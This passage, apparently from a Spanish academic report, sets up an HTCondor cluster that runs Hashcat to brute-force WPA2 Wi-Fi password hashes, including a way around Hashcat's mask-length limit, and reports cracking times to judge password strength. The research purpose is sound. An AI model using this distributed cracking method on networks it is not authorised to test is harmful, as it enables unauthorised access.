Los usuarios pueden enviar sus tareas a HTCondor y éste las colocará en una cola y escogerá quién y cuándo ejecutar estas tareas, monitorizando los recursos de la máquina en cada momento e informando al usuario cuando el proceso haya finalizado.




Figura 4. Flujo de trabajo de los Jobs con HTCondor

Hay tareas que requieren mucha potencia de cálculo (renderización de imágenes o realizar operaciones matemáticas) para poder realizarlas en un tiempo razonable. HTCondor ayuda a que estas operaciones, en lugar

de que las realice un solo ordenador, se distribuyan entre varias máquinas que realicen la misma operación. La ventaja de estas tecnologías es que cuántas más máquinas se tengan en la red (lo que HTCondor llama “pool”), más rápido se realizará la tarea. En nuestro caso esta tarea será la de realizar ataques de fuerza bruta sobre contraseñas, para comprobar cómo haciendo uso de tecnologías de computación distribuida, se puede descubrir la contraseña mucho más rápido que con las tecnologías tradicionales [12].

Para que HTCondor funcione correctamente, tendremos que configurar un servidor (la máquina que enviará los trabajos) y los clientes (las máquinas que realizarán los trabajos).

2.3 Instalación y configuración del clúster

Una vez que conocemos el software que usaremos para construir el entorno, falta por determinar cómo construiremos y configuraremos los equipos que formarán parte del clúster.

Todos los equipos que usaremos están clonados, por lo que todos cuentan con las mismas características tanto de hardware como de software. Esto simplificará el proceso de configuración, ya que podremos automatizarlo por medio de scripts.

Los equipos usan como sistema operativo CentOS 7.2 y todos cuentan con un procesador Intel i3-4130 de 4ta generación. Estos procesadores cuentan con una tarjeta gráfica integrada “Intel Corporation 4th Generation Core Processor Family Integrated Graphics Controller (rev 06)”.

Todos los equipos deberán tener instalados 2 componentes, HTCondor y Hashcat. La configuración de los equipos como cliente y/o servidor la haremos al final.

En primer lugar, configuraremos HTCondor. Para ello usaremos el script definido en el Anexo A. En este script haremos uso de los repositorios oficiales de instalación e iniciaremos los servicios. Con esta instalación, el equipo aún no está preparado para funcionar en clúster, ya que es necesario la configuración del *host* y los roles del cliente.

En segundo lugar, es necesario configurar Hashcat. Hashcat hace uso de OpenCL para un funcionamiento óptimo de nuestra GPU. Por lo tanto, en primer lugar, tendremos que instalar este componente. La mayoría de los sistemas operativos vienen preparados para funcionar directamente con procesadores de reciente fabricación, pero en nuestro caso, tuvimos que configurarlo a mano. Desde la página web de Intel no se ofrece un soporte directo para nuestra versión de procesador, por lo que tuvimos que usar versiones obtenidas de repositorios *legacy* en Internet [13]. Para esta instalación, usaremos el script especificado en el Anexo B. Al mismo tiempo también se instalará *clinfo* [14], que es una herramienta que ofrece información sobre la versión de OpenCL instalada en el equipo.

```
[dit@lt17 ~]$ clinfo
Number of platforms                                1
Platform Name                                     Intel(R) OpenCL
Platform Vendor                                    Intel(R) Corporation
Platform Version                                   OpenCL 1.2 LINUX
Platform Profile                                    FULL_PROFILE
Platform Extensions                               cl_khr_icd cl_khr_global_int32
                                                 _base_atomics cl_khr_global_int32_extended_atomics cl_khr_local_int32_base_atomi
                                                 cs cl_khr_local_int32_extended_atomics cl_khr_byte_addressable_store cl_khr_dept
                                                 h_images cl_khr_3d_image_writes cl_intel_exec_by_local_thread cl_khr_spir cl_khr
                                                 _fp64
Platform Extensions function suffix                INTEL

Platform Name                                     Intel(R) OpenCL
Number of devices                                 1
Device Name                                       Intel(R) Core(TM) i3-4130 CPU
@ 3.40GHz
Device Vendor                                     Intel(R) Corporation
Device Vendor ID                                  0x8086
Device Version                                    OpenCL 1.2 (Build 25)
Driver Version                                    1.2.0.25
Device OpenCL C Version                         OpenCL C 1.2
Device Type                                       CPU
Device Available                                 Yes
Device Profile                                    FULL_PROFILE
Max compute units                                4
Max clock frequency                             3400MHz
```

Figura 5. Salida en terminal del comando *clinfo*

Una vez que OpenCL está instalado, ya podemos instalar hashcat desde los repositorios oficiales de CentOS con el comando siguiente comando:

```
yum install hashcat
```

Con esto ya tendremos instalados las herramientas que usaremos para el clúster. Por último, configuraremos los equipos.

2.3.1 Configuración del servidor

Una vez descargado, tendremos que configurar el archivo de configuración para indicar que esa máquina será el servidor. El archivo de configuración que usaremos será el especificado en el Anexo C.1 y lo introduciremos en la carpeta `/etc/condor/config.d3`

Este archivo de configuración se compone de los siguientes parámetros:

Parámetro	Descripción
ALLOW_WRITE	Indica quién tendrá permisos de escritura sobre los archivos
CONDOR_HOST	Indica quien es el negociador y el planificador del pool
DAEMON_LIST	Lista de daemons que podrá ejecutar la máquina.

Tabla 2. Parámetros del archivo de configuración del servidor HTCondor

Los daemons [15] que usará el servidor son:

Daemon	Descripción
MASTER	Permite iniciar todos los demás daemons
START_D	Indica que la máquina puede ejecutar jobs
SCHEDD	Se encarga de planificar y distribuir los Jobs a las máquinas
NEGOTIATOR	Indica quien es el negociador y el planificador del pool
COLLECTOR	Recoge información de los otros daemons del pool

Tabla 3. Explicación de los daemons usados en el archivo de configuración del servidor de HTCondor

Por último, HTCondor puede dividir la realización de las tareas de distintas maneras. Por defecto, HTCondor realizará una tarea en paralelo por cada núcleo que tenga la CPU utilizada. En nuestro caso, nosotros vamos a configurar los equipos para que realicen la tarea en serie. Más adelante comprobaremos que esto no afectará al rendimiento de nuestras pruebas.

Para configurar los equipos para la realización de las tareas en serie, es necesario configurar el archivo de configuración con los siguientes parámetros:

³ La configuración se podría tocar directamente desde el archivo de configuración de HTCondor `/etc/condor/`, pero así nos aseguramos de que nuestra configuración personalizada no afecta a la necesaria por el servicio para funcionar.

Parámetro	Descripción
NUM_SLOTS	Indica el número de slots que queremos tener
NUM_SLOTS_TYPE_1	Indica el tipo de slot que usaremos definido anteriormente
SLOT_TYPE_1	Indica cómo queremos dividir la carga de las tareas
SLOT_TYPE_PARTITIONABLE	Indica si el slot es particionable o no

Tabla 4. Explicación de los parámetros de los slots

2.3.2 Configuración del cliente

Al igual que en el paso anterior, una vez que hemos instalado HTCondor tendremos que copiar el archivo de configuración especificado en el anexo C.2 para que estos equipos funcionen como clientes.

Estos equipos usarán menos daemons que el servidor:

Daemon	Descripción
MASTER	Permite iniciar todos los demás daemons
START_D	Indica que la máquina puede ejecutar jobs

Tabla 5. Parámetros del archivo de configuración del servidor HTCondor

Al igual que en el servidor, también habrá que configurar los clientes para que realicen las tareas en serie. Para ello usaremos exactamente los mismos parámetros que en el apartado anterior.

Una vez que ya estén configurado el clúster podremos pasar a la creación de los *jobs*.

```
[dit@lt17 CreacionJobsFuerzaBruta]$ condor_status
Name          OpSys   Arch   State      Activity LoadAv Mem   ActvtyTime
lt05.ait.us.es    LINUX  X86_64 Unclaimed Idle    0.000 7907 0+00:00:03
lt06.ait.us.es    LINUX  X86_64 Unclaimed Idle    0.000 7907 0+00:00:03
lt07.ait.us.es    LINUX  X86_64 Unclaimed Idle    0.000 7907 0+00:00:03
lt08.ait.us.es    LINUX  X86_64 Unclaimed Idle    0.000 7907 0+00:00:03
lt09.ait.us.es    LINUX  X86_64 Unclaimed Idle    0.000 7907 0+00:00:03
lt10.ait.us.es    LINUX  X86_64 Unclaimed Idle    0.000 7907 0+00:00:03
lt11.ait.us.es    LINUX  X86_64 Unclaimed Idle    0.000 3875 0+00:00:03
lt13.ait.us.es    LINUX  X86_64 Unclaimed Idle    0.000 7907 0+00:00:03
lt14.ait.us.es    LINUX  X86_64 Unclaimed Idle    0.000 7897 0+00:00:03
lt15.ait.us.es    LINUX  X86_64 Unclaimed Idle    0.000 7907 0+00:00:03
lt17.ait.us.es    LINUX  X86_64 Unclaimed Idle    0.000 7662 0+00:00:03
lt18.ait.us.es    LINUX  X86_64 Unclaimed Idle    0.000 7907 0+00:00:03
lt19.ait.us.es    LINUX  X86_64 Unclaimed Idle    0.000 7897 0+00:00:03
lt20.ait.us.es    LINUX  X86_64 Unclaimed Idle    0.000 7907 0+00:00:03
lt21.ait.us.es    LINUX  X86_64 Unclaimed Idle    0.000 7897 0+00:00:03
lt22.ait.us.es    LINUX  X86_64 Unclaimed Idle    0.000 7907 0+00:00:03
lt25.ait.us.es    LINUX  X86_64 Unclaimed Idle    0.000 7907 0+00:00:03
lt26.ait.us.es    LINUX  X86_64 Unclaimed Idle    0.000 7907 0+00:00:03
lt27.ait.us.es    LINUX  X86_64 Unclaimed Idle    0.000 7907 0+00:00:03
lt28.ait.us.es    LINUX  X86_64 Unclaimed Idle    0.000 7907 0+00:00:03

Machines Owner Claimed Unclaimed Matched Preempting Drain
X86_64/LINUX      20    0     0       20    0     0     0
Total             20    0     0       20    0     0     0
```

Figura 6. Clúster configurado

2.4 Creación de los jobs

HTCondor tiene publicada una API para Python [16] desde la que se pueden realizar muchas de las tareas para automatizar muchos de los procesos. Esto es útil para el caso en el que queramos crear muchos trabajos de manera automática.

Para la realización de estas tareas, es importante conocer los elementos que componen una tarea (o job) de HTCondor. Estos trabajos son archivos de texto que contienen toda la información necesaria de configuración para la ejecución de la tarea. Este archivo de configuración también se mandará junto con los archivos de la tarea a los demás equipos para que sepan la configuración de cómo tiene que ser ejecutada la tarea.

Los parámetros que contienen nuestros trabajos son:

Parámetro	Descripción
executable	Indica el archivo que queremos ejecutar en la máquina cliente y que usualmente contiene las operaciones que queremos realizar.
log	Indica donde queremos guardar los logs de la tarea
output	Indica dónde queremos guardar el resultado de la tarea
transfer_input_files	Indica los archivos qué queremos transferir para la realización de la tarea
arguments	Indica los argumentos para el archivo que hemos especificado en el parámetro <i>executable</i>
error	Indica dónde guardaremos los logs de error

Tabla 6. Parámetros de las tareas

2.4.1 Creación de jobs automatizados para ataques de diccionario

Para la creación de esta tarea hemos realizado un script en python, para el cuál pasaremos cómo parámetro el diccionario que queramos usar, la cantidad de tareas que queremos crear, el modo de hash que estamos usando y el archivo que contiene el hash de la contraseña Wi-Fi. Este script, especificado en el Anexo D.1, se encargará de dividir el diccionario que hemos pasado como parámetro en el número de jobs que hemos especificado. Una vez hecho esto, se transferirá por tarea el diccionario creado, el archivo de hash y el ejecutable. En nuestro caso, este archivo ejecutable será un script de bash que se encargará de llamar a Hashcat y se le pasará como parámetro el archivo de hash, el modo de hash y el diccionario que queramos usar (Anexo D.2).

2.4.2 Creación de jobs automatizados para ataques de fuerza bruta

Para los ataques de fuerza bruta, los scripts creados son distintos a los anteriores por distintos motivos. El primero y más importante son las propias limitaciones de Hashcat. Hashcat siempre muestra una estimación del tiempo máximo de tarea. Si el tiempo de estimación de esta tarea es muy grande (hablamos de órdenes de magnitud de

miles de años), el propio Hashcat rechazará esta tarea y mostrará un “*integer overflow*”. Por lo tanto, la creación de un clúster para realizar ataques de fuerza bruta no solo sirve para realizar las tareas en menor tiempo, sino también para superar los propios límites que Hashcat impone. Habitualmente, cuando la máscara⁴ es superior a 8 caracteres, *Hashcat* ya cancela la tarea. En nuestro script, el usuario indica la longitud de la máscara y los caracteres que utilizará ésta. Si la longitud es mayor a 8, el script creará todas las combinaciones posibles de la máscara dónde los 8 últimos caracteres se probarán por medio de fuerza bruta y el resto estarán *hardcodeados* directamente en la entrada a Hashcat. De esta manera, crearemos una gran cantidad de tareas, pero abarcaremos todas las posibles posibilidades.

Es conveniente saber que cuántas más tareas creemos, más fácil será, para los equipos que se conecten nuevos al clúster, el que puedan realizarlas, ya que siempre habrá alguna tarea pendiente por hacer.

Cómo ya hemos comentado, a este script se le pasará como parámetro la máscara que queremos usar, la longitud de esta, el archivo de hash y el modo de hash. Y, al igual que en el ataque anterior, se transferirá como archivo ejecutable un script de bash que ejecutará Hashcat con estos parámetros.

2.5 Resultados

Antes de comentar todos los resultados obtenidos, es necesario comprobar que estamos usando la configuración más optimizada para la extracción de claves para poder estar seguros de que los resultados obtenidos van a ser lo más fiable y óptimos posibles.

2.5.1 Comprobación de la configuración usada

Para hacer las pruebas nosotros hemos creado un clúster formado por 20 equipos. Antes de investigar cuál es el tiempo máximo de extracción de claves haciendo uso del clúster, hemos medido el rendimiento de Hashcat.

En primer lugar, hemos medido la diferencia entre usar la CPU o la GPU para calcular los hashes de una contraseña WPA2. Para realizar estos cálculos, hemos comparado la versión *legacy* de Hashcat con la herramienta propia de fuerza bruta que incluye la *suite* de Aircrack-ng [17], que usa exclusivamente la CPU. Al mismo tiempo hemos comparado estos dos problemas que hacen uso de potencia computacional, junto con la versión actual de Hashcat, que usa directamente la GPU gracias a OpenCL:




Figura 7. Resultados de la comparación de programas de extracción de claves de fuerza bruta.

⁴: La máscara es la entrada que se le da a Hashcat para que pruebe todas las posibilidades que especifique la misma.

En la gráfica podemos apreciar directamente cómo entre los dos programas que hacen uso de la CPU, no hay gran diferencia. Ambos pueden calcular alrededor de unas 2000 palabras por segundo. Por el contrario, la gran diferencia se produce cuando usamos programas que hagan uso de la GPU; el rendimiento se eleva a unas 6000 palabras por segundo. Los resultados se triplican. De esta manera, podemos tener claro que la metodología óptima para crear un clúster para la extracción de claves sea usando programas que hagan uso de la potencia máxima de las GPU. Cómo ya se ha comentado previamente, esto es completamente dependiente del hardware que esté usando la máquina, por lo que, a cuánto mayor potencia, mejores serán los resultados.

Una vez comparado los resultados entre los distintos programas, hemos comprobado cuál es la diferencia entre las distintas versiones de Hashcat. Cuando esta investigación se empezó, Hashcat se encontraba en la versión 5.1.0 y todas las pruebas se realizaron todas con esta versión, pero a fecha de 16 de junio de 2020 se lanzó la versión 6.0. En los cambios reportados en esta versión se encontraban, entre otros, una mejor gestión de los hilos y la memoria de la GPU por lo tanto con esta nueva versión se deberían obtener mejores resultados [18]. Los resultados fueron los esperados:




Figura 8. Comparativa de resultados entre distintas versiones de Hashcat

Claramente se puede ver cómo los resultados de la versión 6.0 son superiores a los obtenidos en la versión anterior, ya que con el nuevo lanzamiento se obtiene aproximadamente un 14% de resultados. Gracias a los mismos podemos saber que la implementación de los algoritmos juega un papel fundamental en el rendimiento de estos programas y es de esperar que, cuánto más tiempo pase, mejor estarán optimizados y, por lo tanto, todos los resultados obtenidos irán mejorando con el tiempo.

Por último, como hemos comentado en la configuración de los equipos, HTCondor permite la realización de las tareas tanto en serie como en paralelo. Nosotros optamos por realizar las pruebas en serie, pero antes hemos procedido a medir el rendimiento, al realizar la tarea mediante ambos métodos, para asegurarnos que estamos usando el método óptimo:




Figura 9. Comparación de la gestión del *job* con HTCondor

Cómo se puede apreciar en la gráfica, la gestión de los *jobs* en paralelo, proporciona casi el mismo rendimiento que la gestión de la tarea en serie. Cada núcleo usado de la tarea calcula de media unas 1500 palabras por segundo, mientras que, si realizamos las tareas en serie, el conjunto de todos los núcleos calcula un total de 6000 palabras por segundo. Con estos resultados ya podemos estar seguro de que hemos configurado HTCondor de la manera más óptima para poder realizar las tareas.

2.5.2 Resultados en la extracción de claves

Una vez comprobado que estamos usando una configuración óptima para obtener los mejores resultados, ya podemos poner a prueba el rendimiento de nuestro clúster. Para realizar las pruebas hemos hecho pruebas con distintos charsets para intentar determinar cuándo una contraseña puede ser considerada segura o no.

Para realizar las pruebas, siempre hemos intentado obtener 2 contraseñas de longitudes distintas. Por un lado, hemos escogido una longitud de 8 ya que es el mínimo permitido por el algoritmo WPA2 y por otro lado hemos usado una longitud de 14 caracteres ya que la gran mayoría de proveedores de Internet siempre proporcionan por defecto un punto de acceso con una clave con esta longitud. Para demostrar nuestros resultados, las gráficas siempre cuentan con los resultados teóricos (conociendo las probabilidades que hay y la velocidad de los equipos este cálculo es trivial) junto con los resultados prácticos.

Para calcular los resultados teóricos, hemos usado la siguiente formula:

$$\begin{aligned}
 \text{Tiempo de extracción} &= \frac{\left(\frac{n^x}{v}\right)}{y}, x = \text{longitud de la clave}, y = \text{equipos usados}, v \\
 &= \text{velocidad media de palabras por segundo}, n \\
 &= \text{número de caracteres en el charset}
 \end{aligned}$$

Para nuestras pruebas, podemos considerar que v siempre es constante ya que los equipos son todos iguales⁵. Para obtener los resultados, hemos usado los scripts definidos previamente explicados y, a partir de los resultados obtenidos, hemos calculado cuánto se tardaría en realizar la operación completa. Esto es

⁵ 6000 palabras por segundo

necesario ya que, en ciertas operaciones, el tiempo máximo es varios años y nos disponemos de ese tiempo. Mediante la siguiente formula podemos calcular el tiempo en realizar la tarea completa:

$$\text{Tiempo de extracción} = \frac{x * y}{z}, x = \text{tiempo de finalización de la tarea}, y = \text{número de tareas}, z = \text{equipos en el clúster}$$

2.5.2.1 Charset numérico

Las primeras pruebas las realizamos con un charset que simplemente contiene números. Esta es la manera más débil de escribir una contraseña ya que solamente hay 10 posibilidades por probabilidad. Por lo tanto, si queremos calcular todas las probabilidades, simplemente con la formula especificada previamente donde n = 10, ya podremos obtener los resultados.




Figura 10. Comparación de cálculos teóricos frente a resultados en la extracción de claves numéricas de longitud 8.

Es curioso como en una contraseña tan pequeña, el cálculo teórico difiere tanto de los resultados obtenidos. Esto puede ser debido a que HTCondor y hashcat también necesitan un tiempo para el reparto de tareas, su inicio, etc. Esta diferencia no será apreciable en claves más largas como veremos más adelante.

Lo que si podemos tener claro una vez visto la gráfica es que una contraseña de 8 caracteres numéricos no es para nada segura ya que en un tiempo máximo de 480 minutos es posible extraerla, mientras que teniendo unos 10 equipos en la red seremos capaz de obtenerla en menos de 20 minutos.

Si por el contrario usamos una contraseña numérica de 14 caracteres, los resultados que obtenemos son bastante distintos. En primer lugar, podemos apreciar como ya no existe esa diferencia entre el cálculo teórico y el resultado. Aquí los resultados obtenidos son bastante parecidos ya que, al haber cambiado de orden de magnitud, ese tiempo residual entre las tareas ya no destaca tanto. Por otro lado, y como acabo de comentar, podemos observar cómo al cambiar de 8 a 14 caracteres, ha sido necesario cambiar la magnitud de la gráfica de minutos a días puesto que el tiempo de extracción de clave ha crecido de manera exponencial. En este caso, aún con 20

equipos en la red tardaríamos 9600 días en poder obtener la clave.




Figura 11. Comparación de cálculos teóricos frente a resultados en la extracción de claves numéricas de longitud 14.

Ya que la diferencia entre 8 y 14 caracteres es tan abismal, probamos también una clave de 11 caracteres. En este caso, la diferencia sigue siendo igual de grande y los resultados de 8 y 11 caracteres quedan completamente eclipsados por la longitud de 14.

